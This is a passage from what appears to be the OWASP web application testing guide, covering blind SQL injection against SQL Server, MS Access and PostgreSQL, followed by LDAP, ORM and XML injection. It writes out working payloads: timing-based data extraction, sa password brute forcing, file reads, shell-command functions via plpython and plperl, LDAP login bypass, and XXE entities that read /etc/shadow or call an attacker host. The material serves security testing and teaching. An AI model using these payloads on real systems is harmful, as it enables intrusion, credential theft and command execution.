if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

Depending on the time that the query takes to return, we will know the answer. In fact, what we have here is two things: a **SQL injection vulnerability** and a **covert channel** that allows the penetration tester to get one bit of information for each query. Hence, using several queries (as many queries as the bits in the required information) the pen tester can get any data that is in the database. Look at the following query

```
declare @s varchar(8000)
declare @i int
select @s = db_name()
select @i = [some value]
if (select len(@s)) < @i waitfor delay '0:0:5'
```

Measuring the response time and using different values for @i, we can deduce the length of the name of the current database, and then start to extract the name itself with the following query:

```
if (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0 waitfor delay '0:0:5'
```

This query will wait for 5 seconds if bit '@bit' of byte '@byte' of the name of the current database is 1, and will return at once if it is 0. Nesting two cycles (one for @byte and one for @bit) we will be able to extract the whole piece of information.

However, it might happen that the command *waitfor* is not available (e.g., because it is filtered by an IPS/web application firewall). This doesn't mean that blind SQL injection attacks cannot be done, as the pen tester should only come up with any time consuming operation that is not filtered. For example

```
declare @i int
select @i = 0
while @i < 0xafffff begin
select @i = @i + 1
end
```

Checking for version and vulnerabilities

The same timing approach can be used also to understand which version of SQL Server we are dealing with. Of course we will leverage the built-in @@version variable. Consider the following query:

```
select @@version
```

On SQL Server 2005, it will return something like the following:

```
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 <snip>
```

The '2005' part of the string spans from the 22nd to the 25th character. Therefore, one query to inject can be the following:

```
if substring((select @@version),25,1) = 5 waitfor delay '0:0:5'
```

Such query will wait 5 seconds if the 25th character of the @@version variable is '5', showing us that we are dealing with a SQL Server 2005. If the query returns immediately, we are probably dealing with SQL Server 2000, and another similar query will help to clear all doubts.

Example 9: bruteforce of sysadmin password

To bruteforce the sysadmin password, we can leverage the fact that OPENROWSET needs proper credentials to successfully perform the connection and that such a connection can be also "looped" to the local DB Server. Combining these features with an inferred injection based on response timing, we can inject the following code:

```
select * from OPENROWSET('SQLOLEDB', '', 'sa'; '<pwd>', 'select 1;waitfor delay ''0:0:5''')
```

What we do here is to attempt a connection to the local database (specified by the empty field after 'SQLOLEDB') using "sa" and "<pwd>" as credentials. If the password is correct and the connection is successful, the query is executed, making the



DB wait for 5 seconds (and also returning a value, since OPENROWSET expects at least one column). Fetching the candidate passwords from a wordlist and measuring the time needed for each connection, we can attempt to guess the correct password. In "Data-mining with SQL Injection and Inference", David Litchfield pushes this technique even further, by injecting a piece of code in order to bruteforce the sysadmin password using the CPU resources of the DB Server itself. Once we have the sysadmin password, we have two choices:

- Inject all following queries using OPENROWSET, in order to use sysadmin privileges
- Add our current user to the sysadmin group using sp_addsrvrolemember. The current user name can be extracted using inferenced injection against the variable system_user.

Remember that OPENROWSET is accessible to all users on SQL Server 2000 but it is restricted to administrative accounts on SQL Server 2005.

REFERENCES

Whitepapers

- David Litchfield: "Data-mining with SQL Injection and Inference" - <http://www.nextgenss.com/research/papers/sqlinference.pdf>
- Chris Anley, "(more) Advanced SQL Injection" - http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf
- Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example" - <http://www.unixwiz.net/techtips/sql-injection.html>
- Alexander Chigrik: "Useful undocumented extended stored procedures" - <http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm>
- Antonin Foller: "Custom xp_cmdshell, using shell object" - http://www.motobit.com/tips/detpg_cmdshell
- Paul Litwin: "Stop SQL Injection Attacks Before They Stop You" - <http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/>
- SQL Injection - <http://msdn2.microsoft.com/en-us/library/ms161953.aspx>

Tools

- Francois Larouche: Multiple DBMS SQL Injection tool - [[SQL Power Injector](#)]
- Northern Monkee: [[Bobcat](#)]
- icesurfer: SQL Server Takeover Tool - [[sqlninja](#)]
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net>

4.8.5.4 MS ACCESS TESTING

SHORT DESCRIPTION OF THE ISSUE

This article describes how to exploit SQL Injection vulnerabilities when the backend database is MS Access, in particular, the article focuses on how to exploit Blind SQL Injection. After an initial introduction on the typical functions that are useful to exploit a SQL Injection vulnerability, a method to exploit Blind SQL Injection will be discussed.

BLACK BOX TESTING AND EXAMPLE

Standard Test

First of all, let's show a typical example of SQL error that can encounter when a test is executed:

```
Fatal error: Uncaught exception 'com_exception' with message 'Source: Microsoft JET Database Engine
```

Description:

That means that maybe we are testing an application with an MS Access Database backend.

Unfortunately, MS Access doesn't support any comment character in the SQL query, so it is not possible to use the trick of inserting the characters `/*` or `--` or `#` to truncate the query. On the other hand, we can fortunately bypass this limit with the NULL character. If we insert the char `%00` at some place in the query, all the remaining characters after the NULL are ignored. That happens because, internally, strings are NULL terminated. However, the NULL character can sometimes cause troubles. We can notice that there is another value that can be used in order to truncate the query. The character is `0x16` (`%16` in URL encoded format) or `22` in decimal. So if we have the following query:

```
SELECT [username],[password] FROM users WHERE [username]='$myUsername' AND [password]=' $myPassword'
```

we can truncate the query with the following two URLs:

```
http://www.example.com/index.php?user=admin'%00&pass=foo
```

```
http://www.example.com/index.php?user=admin'%16&pass=foo
```

Attributes enumeration

In order to enumerate the attributes of a query, it is possible to use the same method used for the database MS SQL Server. In short, we can obtain the name of the attributes by error messages. For example, if we know the existence of a parameter because we got it by an error message due to the `'` character, we can also know the name of the remaining attributes with the following query:

```
' GROUP BY Id%00
```

In the error message received we can see that the name of the next attribute is shown. We iterate the method until we obtain the name of all the attributes. If we don't know the name of at least one attribute, we can insert a fictitious column name, and, just like by magic, we obtain the name of the first attribute.



Obtaining Database Schema

Various tables exist in MS Access that can be used to obtain the name of a table in a particular database. In the default configuration these tables are not accessible, however it's possible to try it. The names of these table are:

- MSysObjects
- MSysACEs
- MSysAccessXML

For example, if a union SQL injection vulnerability exists, you can use the following query:

```
' UNION SELECT Name FROM MSysObjects WHERE Type = 1%00
```

These are the main steps that you can use to exploit a SQL injection vulnerability on MS Access. There are also some functions that can be useful to exploit custom queries. Some of these functions are:

- ASC: Obtain the ASCII value of a character passed as input
- CHR: Obtain the character of the ASCII value passed as input
- LEN: Return the length of the string passed as parameter
- IIF: Is the IF construct, for example the following statement IIF(1=1, 'a', 'b') return 'a'
- MID: This function allows you to extract substring, for example the following statement mid('abc',1,1) return 'a'
- TOP: This function allows you to specify the maximum number of results that the query should return from the top. For example TOP 1 will return only 1 row.
- LAST: This function is used to select only the last row of a set of rows. For example the following query SELECT last(*) FROM users will return only the last row of the result.

Some of these functions will be used to exploit a blind SQL injection as we see in the next paragraph. For other functions please refer to References.

Blind SQL Injection testing

[Blind SQL Injection](#) vulnerabilities are by no means the most frequent type of vulnerability that you will find. Generally, you find an SQL injection in a parameter where no union query is possible. Also, usually, there is no chance to execute shell commands or to read/write a file. All you can do is infer the result of your query. For our test we take the following example:

```
http://www.example.com/index.php?myId=[sql]
```

where the id parameter is used in the following query:

```
SELECT * FROM orders WHERE [id]=$myId
```

For our test, we will consider the myId parameter vulnerable to blind SQL injection. We want to extract the content of the table users, in particular, of the column username (we have already seen how to obtain the name of the attributes thanks

to the error messages and other techniques). It is supposed that the reader already knows the theory behind the blind SQL injection attack, so we go straight to show some examples. A typical query that can be used to infer the first character of the username of the 10th rows is:

```
http://www.example.com/index.php?id=IFF((select%20mid(last(username),1,1)%20from%20(select%20top%2010%20username%20from%20users))='a',0,'ko')
```

If the first character is 'a', this query will return a 0 (a "true response"), otherwise a 'ko' string. Now we will explain why we have used this particular query. The first thing to point out is that with the functions IFF, MID and LAST, we extract the first character of the username of the selected row. Unfortunately, the original query returns a set of records and not only one record, so we can't use this methodology directly. We must first select only one row. We can use the TOP function, but it only works with the first row. To select the other queries we must use a trick. We want to infer the username of the row number 10. First we use the TOP function to select the first ten rows with the query:

```
SELECT TOP 10 username FROM users
```

Then, we extract from this set the last row with the function LAST. Once we have only one row and exactly the row that we want, we can use the IFF, MID and LAST functions to infer the value of the username. It may be interesting to note the use of the IFF function. In our example we use IFF to return a number or a string. With this trick we can distinguish when we have a true response or not. This is because id is of a numeric type, so if we compare it with a string we obtain a SQL error, otherwise with the 0 value we have no errors. Of course if the parameter was of type string we can use different values. For example, we can have the following query:

```
http://www.example.com/index.php?id='%20AND%201=0%20OR%20'a'=IFF((select%20mid(last(username),1,1)%20from%20(select%20top%2010%20username%20from%20users))='a','a','b')%00
```

that returns a query that is always true if the first character is 'a' or a query that is always false in the other case.

This method allows us to infer the value of the username. To understand when we have obtained the complete value we have two choices:

1. We try all the printable values; when no one is valid then we have the complete value.
2. We can infer the length of the value (if it's a string value we can use the LEN function) and stop when we have found all the characters.

Tricks

Sometimes we are blocked by some filtering function, Here we see some tricks to bypass these filters.

Alternative Delimiter

Some filters strip away the space from the input string. We can bypass these filters using the following values as delimiter instead of the white space:

```
9 a c d 20 2b 2d 3d
```

For example we can execute the following query:

```
http://www.example.com/index.php?username=foo%27%09or%09%271%27%09=%09%271
```

to bypass a hypothetical login form.



REFERENCES

Whitepapers

- http://www.techonthenet.com/access/functions/index_alpha.php
- <http://www.webapptest.org/ms-access-sql-injection-cheat-sheet-IT.html>

4.8.5.5 TESTING POSTGRESQL

BRIEF SUMMARY

In this paragraph, some SQL Injection techniques for PostgreSQL will be discussed. Keep in mind the following characteristics:

- PHP Connector allows multiple statements to be executed by using ; as a statement separator
- SQL Statements can be truncated by appending the comment char: --.
- *LIMIT* and *OFFSET* can be used in a *SELECT* statement to retrieve a portion of the result set generated by the *query*

From here after, we assume that `http://www.example.com/news.php?id=1` is vulnerable to SQL Injection attacks.

SHORT DESCRIPTION OF THE ISSUE

Identifying PostgreSQL

When a SQL Injection has been found, you need to carefully fingerprint the backend database engine. You can determine that the backend database engine is PostgreSQL by using the `::` cast operator.

Examples:

```
http://www.example.com/store.php?id=1 AND 1::int=1
```

The function `version()` can be used to grab the PostgreSQL banner. This will also show the underlying operating system type and version.

Example:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1-  
-  
PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
```

Blind Injection

For blind SQL injection attacks, you should take into consideration the following built-in functions:

- String Length

```
LENGTH(str)
```

- Extract a substring from a given string
`SUBSTR(str, index, offset)`
- String representation with no single quotes
`CHR(104) || CHR(101) || CHR(108) || CHR(108) || CHR(111)`

Starting from 8.2 PostgreSQL has introduced a built-in function, `pg_sleep(n)`, to make the current session process sleep for *n* seconds.

In previous version, you can easily create a custom `pg_sleep(n)` by using `libc`:

```
CREATE function pg_sleep(int) RETURNS int AS '/lib/libc.so.6', 'sleep' LANGUAGE 'C' STRICT
```

Single Quote unescape

Strings can be encoded, to prevent single quotes escaping, by using `chr()` function.

* `chr(n)`: Returns the character whose ASCII value corresponds to the number *n*

* `ascii(n)`: Returns the ASCII value which corresponds to the character *n*

Let's say you want to encode the string 'root':

```
select ascii('r')
114
select ascii('o')
111
select ascii('t')
116
```

We can encode 'root' as:

```
chr(114) || chr(111) || chr(111) || chr(116)
```

Example:

```
http://www.example.com/store.php?id=1; UPDATE users SET
PASSWORD=chr(114) || chr(111) || chr(111) || chr(116)--
```

Attack Vectors

Current User

The identity of the current user can be retrieved with the following SQL SELECT statements:

```
SELECT user
SELECT current_user
SELECT session_user
SELECT username FROM pg_user
SELECT getpgusername()
```

Examples:



```
http://www.example.com/store.php?id=1 UNION ALL SELECT user, NULL, NULL--  
http://www.example.com/store.php?id=1 UNION ALL SELECT current_user, NULL, NULL--
```

Current Database

The built-in function `current_database()` returns the current database name.

Example:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT current_database(), NULL, NULL--
```

Reading from a file

PostgreSQL provides two ways to access a local file:

- COPY statement
- `pg_read_file()` internal function (starting from PostgreSQL 8.1)

COPY:

This operator copies data between a file and a table. The PostgreSQL engine accesses the local file system as the *postgres* user.

Example:

```
/store.php?id=1; CREATE TABLE file_store(id serial, data text)--  
/store.php?id=1; COPY file_store(data) FROM '/var/lib/postgresql/.psql_history'--
```

Data should be retrieved by performing a *UNION Query SQL Injection*:

- retrieves number of rows previously added in *file_store* with *COPY* statement
- retrieves a row at time with UNION SQL Injection

Example:

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM file_store LIMIT 1 OFFSET 1;--  
--  
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 1;--  
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 2;--  
...  
...  
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 11;--
```

pg_read_file():

This function was introduced in *PostgreSQL 8.1* and allows one to read arbitrary files located inside DBMS data directory.

Example:

```
SELECT pg_read_file('server.key', 0, 1000);
```

Writing to a file

By reverting the COPY statement, we can write to the local file system with the *postgres* user rights

```
/store.php?id=1; COPY file_store(data) TO '/var/lib/postgresql/copy_output'--
```

Shell Injection

PostgreSQL provides a mechanism to add custom functions by using both Dynamic Library and scripting languages such as python, perl, and tcl.

Dynamic Library

Until PostgreSQL 8.1, it was possible to add a custom function linked with *libc*:

```
CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6', 'system' LANGUAGE 'C' STRICT
```

Since *system* returns an *int* how we can fetch results from *system* stdout?

Here's a little trick:

- create a *stdout* table

```
CREATE TABLE stdout(id serial, system_out text)
```

- executing a shell command redirecting its *stdout*

```
SELECT system('uname -a > /tmp/test')
```

- use a *COPY* statements to push output of previous command in *stdout* table

```
COPY stdout(system_out) FROM '/tmp/test'
```

- retrieve output from *stdout*

```
SELECT system_out FROM stdout
```

Example:

```
/store.php?id=1; CREATE TABLE stdout(id serial, system_out text) --
/store.php?id=1; CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6','system'
LANGUAGE 'C'
STRICT --
/store.php?id=1; SELECT system('uname -a > /tmp/test') --
/store.php?id=1; COPY stdout(system_out) FROM '/tmp/test' --
/store.php?id=1 UNION ALL SELECT NULL,(SELECT stdout FROM system_out ORDER BY id DESC),NULL
LIMIT 1 OFFSET 1--
```

plpython

PL/Python allows users to code PostgreSQL functions in python. It's untrusted, so there is no way to restrict what users can do. It's not installed by default and can be enabled on a given database by *CREATELANG*

- Check if PL/Python has been enabled on a database:



```
SELECT count(*) FROM pg_language WHERE lanname='plpythonu'
```

- If not, try to enable:

```
CREATE LANGUAGE plpythonu
```

- If either of the above succeeded create a proxy shell function:

```
CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return
os.popen(args[0]).read()' LANGUAGE plpythonu
```

- Have fun with:

```
SELECT proxyshell(os command);
```

Example:

- Create a proxy shell function:

```
/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return
os.popen(args[0]).read()' LANGUAGE plpythonu;--
```

- Run an OS Command:

```
/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--
```

plperl

Plperl allows us to code PostgreSQL functions in perl. Normally, it is installed as a trusted language in order to disable runtime execution of operations that interact with the underlying operating system, such as *open*. By doing so, it's impossible to gain OS-level access. To successfully inject a proxyshell like function, we need to install the untrusted version from the *postgres* user, to avoid the so-called application mask filtering of trusted/untrusted operations.

- Check if PL/perl-untrusted has been enabled:

```
SELECT count(*) FROM pg_language WHERE lanname='plperlu'
```

- If not, assuming that sysadm has already installed the plperl package, try :

```
CREATE LANGUAGE plperlu
```

- If either of the above succeeded, create a proxy shell function:

```
CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return
join("",<FD>);' LANGUAGE plperlu
```

- Have fun with:

```
SELECT proxyshell(os command);
```

Example:

- Create a proxy shell function:


```
/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0]
|");return join(" ",<FD>);' LANGUAGE plperl;
```

- Run an OS Command:

```
/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--
```

REFERENCES

- OWASP : "[Testing for SQL Injection](#)"
- Michael Daw : "SQL Injection Cheat Sheet" - <http://michaeldaw.org/sql-injection-cheat-sheet/>
- PostgreSQL : "Official Documentation" - <http://www.postgresql.org/docs/>
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net>

4.8.6 LDAP INJECTION (OWASP-DV-006)

BRIEF SUMMARY

LDAP is an acronym for Lightweight Directory Access Protocol. It is a paradigm to store information about users, hosts and many other objects. LDAP Injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified or inserted.

This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions.

DESCRIPTION OF THE ISSUE

A web application could use LDAP in order to let a user to login with his own credentials or search other users' information inside a corporate structure.

The primary concept of LDAP Injection is that in occurrence of an LDAP query during execution flow, it is possible to fool a vulnerable web application by using LDAP Search Filter metacharacters.

[Rfc2254](#) defines a grammar on how to build a search filter on LDAPv3 and extends [Rfc1960](#) (LDAPv2).

An LDAP search filter is constructed in Polish notation, also known as [prefix notation](#).

This means that a pseudo code condition on a search filter like this:

```
find("cn=John & userPassword=mypass")
```

will result in:

```
find("&(cn=John)(userPassword=mypass)")
```

Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following metacharacters:



Metachar	Meaning
&	Boolean AND
	Boolean OR
!	Boolean NOT
=	Equals
~=	Approx
>=	Greater than
<=	Lesser than
*	Any character
()	Grouping parenthesis

More complete examples on how to build a search filter could be found in related RFC.

A successful exploitation of LDAP Injection could allow the tester to:

- Access unauthorized content
- Evade Application restrictions
- Gather unauthorized information
- Add or modify Objects inside LDAP tree structure.

BLACK BOX TESTING AND EXAMPLE

Example 1. Search Filters

Let's suppose we have a web application using a search filter like the following one:

```
searchfilter="(cn="+user+")"
```

which is instantiated by an HTTP request like this:

```
http://www.example.com/ldapsearch?user=John
```

If the 'John' value is replaced with a '*', by sending the request:

```
http://www.example.com/ldapsearch?user=*
```

the filter will look like:

```
searchfilter="(cn=*)"
```

which means every object with a 'cn' attribute equals to anything.

If the application is vulnerable to LDAP injection, depending on LDAP connected user permissions and application execution flow, it will display some or all of users' attributes.

A tester could use a trial and error approach by inserting '(', '|', '&', '*' and the other characters in order to check the application for errors.

Example 2. Login

If a web application uses a vulnerable login page with an LDAP query for user credentials, it is possible to bypass the check for user/password presence by injecting an always true LDAP query (in a similar way to SQL and XPATH injection).

Let's suppose a web application uses a filter to match LDAP user/password pair.

```
searchlogin=" (&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass)))));"
```

By using the following values:

```
user=*)(uid=*)(|(uid=*
pass=password
```

the search filter will results in:

```
searchlogin=" (&(uid=*)(uid=*)(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==)));" ;
```

which is correct and always true. This way the tester will gain logged-in status as the first user in LDAP tree

REFERENCES

Whitepapers

- Sacha Faust: "LDAP Injection" - <http://www.spidynamics.com/whitepapers/LDAPinjection.pdf>
- RFC 1960: "A String Representation of LDAP Search Filters" - <http://www.ietf.org/rfc/rfc1960.txt>
- Bruce Greenblatt: "LDAP Overview" - http://www.directory-applications.com/ldap3_files/frame.htm
- IBM paper: "Understanding LDAP" - <http://www.redbooks.ibm.com/redbooks/SG244986.html>

Tools

- Softerra LDAP Browser - <http://www.ldapadministrator.com/download/index.php>

4.8.7 ORM INJECTION (OWASP-DV-007)

BRIEF SUMMARY

ORM Injection is an attack using SQL Injection against an ORM generated data access object model. From the point of view of a tester, this attack is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in code generated by the ORM tool.



DESCRIPTION OF THE ISSUE

An ORM is an Object Relational Mapping tool. It is used to expedite object-oriented development within the data access layer of software applications, including web applications. The benefits of using an ORM tool include quick generation of an object layer to communicate to a relational database, standardized code templates for these objects, and usually a set of safe functions to protect against SQL Injection attacks. ORM generated objects can use SQL or in some cases, a variant of SQL, to perform CRUD (Create, Read, Update, Delete) operations on a database. It is possible, however, for a web application using ORM generated objects to be vulnerable to SQL Injection attacks if methods can accept unsanitized input parameters.

ORM tools include Hibernate for Java, NHibernate for .NET, ActiveRecord for Ruby on Rails, EZPDO for PHP and many others. For a reasonably comprehensive list of ORM tools, see: http://en.wikipedia.org/wiki/List_of_object-relational_mapping_software

BLACK BOX TESTING AND EXAMPLE

Black box testing for ORM Injection vulnerabilities is identical to SQL Injection testing (see [Testing for SQL Injection](#).) In most cases, the vulnerability in the ORM layer is a result of customized code that does not properly validate input parameters. Most ORM software provides safe functions to escape user input. However if these functions are not used, and the developer uses custom functions that accept user input, it may be possible to execute a SQL injection attack.

GRAY BOX TESTING AND EXAMPLE

If a tester has access to the source code for a web application, or can discover vulnerabilities of an ORM tool and test web applications that use this tool, there is a higher probability of successfully attacking the application. Patterns to look for in code include:

Input parameters concatenated with SQL strings; this example uses ActiveRecord for Ruby on Rails (though any ORM can be vulnerable)

```
Orders.find_all "customer_id = 123 AND order_date = '#{@params['order_date']}'"
```

Simply sending "' OR 1--" in the form where order date can be entered can yield positive results.

REFERENCES

Whitepapers

- References from Testing for SQL Injection are applicable to ORM Injection - http://www.owasp.org/index.php/Testing_for_SQL_Injection#References
- Wikipedia - ORM http://en.wikipedia.org/wiki/Object-relational_mapping
- OWASP Interpreter Injection https://www.owasp.org/index.php/Interpreter_Injection#ORM_Injection

Tools

- Ruby On Rails - ActiveRecord and SQL Injection <http://manuals.rubyonrails.com/read/chapter/43>
- Hibernate <http://www.hibernate.org>
- NHibernate <http://www.nhibernate.org>
- Also, see SQL Injection Tools http://www.owasp.org/index.php/Testing_for_SQL_Injection#References

4.8.8 XML INJECTION (OWASP-DV-008)

BRIEF SUMMARY

We talk about XML Injection testing when we try to inject an XML doc to the application: if the XML parser fails to make an appropriate data validation the test will results positive.

SHORT DESCRIPTION OF THE ISSUE

In this section, we describe a practical example of XML Injection: first we define an XML style communication, and we show how it works. Then we describe the discovery method in which we try to insert XML metacharacters. Once the first step is accomplished, the tester will have some information about XML structure, so it will be possible to try to inject XML data and tags (Tag Injection).

BLACK BOX TESTING AND EXAMPLE

Let's suppose there is a web application using an XML style communication in order to perform user registration. This is done by creating and adding a new <user> node on an xmlDb file. Let's suppose xmlDB file is like the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid/>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>wls3c</password>
    <userid>500</userid/>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
</users>
```

When a user register himself by filling an HTML form, the application will receive the user's data in a standard request, which for the sake of simplicity will be supposed to be sent as a GET request.

For example the following values:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com
```

Will produce the request:

```
http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com
```

to the application, which, afterwards, will build the following node:

```
<user>
```



```
<username>tony</username>
<password>Un6R34kb!e</password>
<userid>500<userid/>
<mail>s4tan@hell.com</mail>
</user>
```

which will be added to the xmldb:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0<userid/>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>wls3c</password>
    <userid>500<userid/>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500<userid/>
    <mail>s4tan@hell.com</mail>
  </user>
</users>
```

Discovery

The first step in order to test an application for the presence of a XML Injection vulnerability, consists of trying to insert XML metacharacters.

A list of XML metacharacters is:

Single quote: ' - When not sanitized, this character could throw an exception during XML parsing if the injected value is going to be part of an attribute value in a tag. As an example, let's suppose there is the following attribute:

```
<node attrib='${inputValue}'/>
```

So, if:

```
inputValue = foo'
```

is instantiated and then is inserted into attrib value:

```
<node attrib='foo'/'>
```

The XML document will be no more well formed.

Double quote: " - this character has the same means of double quotes and it could be used if the attribute value is enclosed by double quotes.

```
<node attrib="${inputValue}"/>
```

So if:

```
$inputValue = foo"
```

the substitution will be:

```
<node attrib="foo" />
```

and the XML document will be no more valid.

Angular parenthesis: > and < - By adding an open or closed angular parenthesis

in a user input like the following:

```
Username = foo<
```

the application will build a new node:

```
<user>
  <username>foo</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

but the presence of an open '<' will deny the validation of XML data.

Comment tag: <!--/--> - This sequence of characters is interpreted as the beginning/ end of a comment. So by injecting one of them in Username parameter:

```
Username = foo<!--
```

the application will build a node like the following:

```
<user>
  <username>foo<!--</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

which won't be a valid XML sequence.

Ampersand: & - The ampersand is used in XML syntax to represent XML Entities.

that is, by using an arbitrary entity like '&symbol;,' it is possible to map it with a character or a string which will be considered as non-XML text.

For example:

```
<tagnode>&lt;</tagnode>
```

is well formed and valid, and represents the '<' ASCII character.

If '&' is not encoded itself with & it could be used to test XML injection.

In fact, if an input like the following is provided:

```
Username = &foo
```



a new node will be created:

```
<user>
<username>&foo</username>
<password>Un6R34kb!e</password>
<userid>500</userid>
<mail>s4tan@hell.com</mail>
</user>
```

but as &foo doesn't has a final ';' and moreover the &foo; entity is defined nowhere, the XML is not valid.

CDATA begin/end tags: <![CDATA[/]]> - When CDATA tag is used, every character enclosed by it is not parsed by the XML parser.

Often this is used when there are metacharacters inside a text node which are to be considered as text values.

For example if there is the need to represent the string '<foo>' inside a text node it could be used CDATA in the following way:

```
<node>
  <![CDATA[<foo>]]>
</node>
```

so that '<foo>' won't be parsed and will be considered as a text value.

If a node is built in the following way:

```
<username><![CDATA[<$userName]]></username>
```

the tester could try to inject the end CDATA sequence ']]>' in order to try to invalidate XML.

```
userName = ]]]>
```

this will become:

```
<username><![CDATA[ ]]]></username>
```

which is not a valid XML representation.

External Entity

Another test is related to CDATA tag. When the XML document is parsed, the CDATA value will be eliminated, so it is possible to add a script if the tag contents will be shown in the HTML page. Suppose there is a node containing text that will be displayed at the user. If this text could be modified, as the following:

```
<html>
  $HTMLCode
</html>
```

it is possible to avoid the input filter by inserting HTML text that uses CDATA tag. For example inserting the following value:

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

we will obtain the following node:

```
<html>
  <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```



```
</html>
```

that in analysis phase will eliminate the CDATA tag and will insert the following value in the HTML:

```
<script>alert('XSS')</script>
```

In this case the application will be exposed to an XSS vulnerability. So we can insert some code inside the CDATA tag to avoid the input validation filter.

Entity: It's possible to define an entity using the DTD. Entity-name as &. is an example of entity. It's possible to specify a URL as an entity: in this way you create a possible vulnerability by XML External Entity (XEE). So, the last test to try is formed by the following strings:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

This test could crash the web server (linux system), because we are trying to create an entity with an infinite number of chars. Other tests are the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

The goal of these tests is to obtain information about the structure of the XML database. If we analyze these errors, we can find a lot of useful information in relation to the adopted technology.

Tag Injection

Once the first step is accomplished, the tester will have some information about XML structure, so it is possible to try to inject XML data and tags.

Considering the previous example, by inserting the following values:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com
```

the application will build a new node and append it to the XML database:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```



```
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>wls3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com</mail>
  </user>
</users>
```

The resulting XML file will be well formed, and it is likely that the userid tag will be considered with the latter value (0 = admin id). The only shortcoming is that userid tag exists two times in the last user node, and often an XML file is associated with a schema or a DTD. Let's suppose now that XML structure has the following DTD:

```
<!DOCTYPE users [
  <!ELEMENT users (user+) >
  <!ELEMENT user (username,password,userid,mail+) >
  <!ELEMENT username (#PCDATA) >
  <!ELEMENT password (#PCDATA) >
  <!ELEMENT userid (#PCDATA) >
  <!ELEMENT mail (#PCDATA) >
]>
```

Note that the userid node is defined with cardinality 1 (userid).

So if this occurs, any simple attack won't be accomplished when XML is validated against the specified DTD.

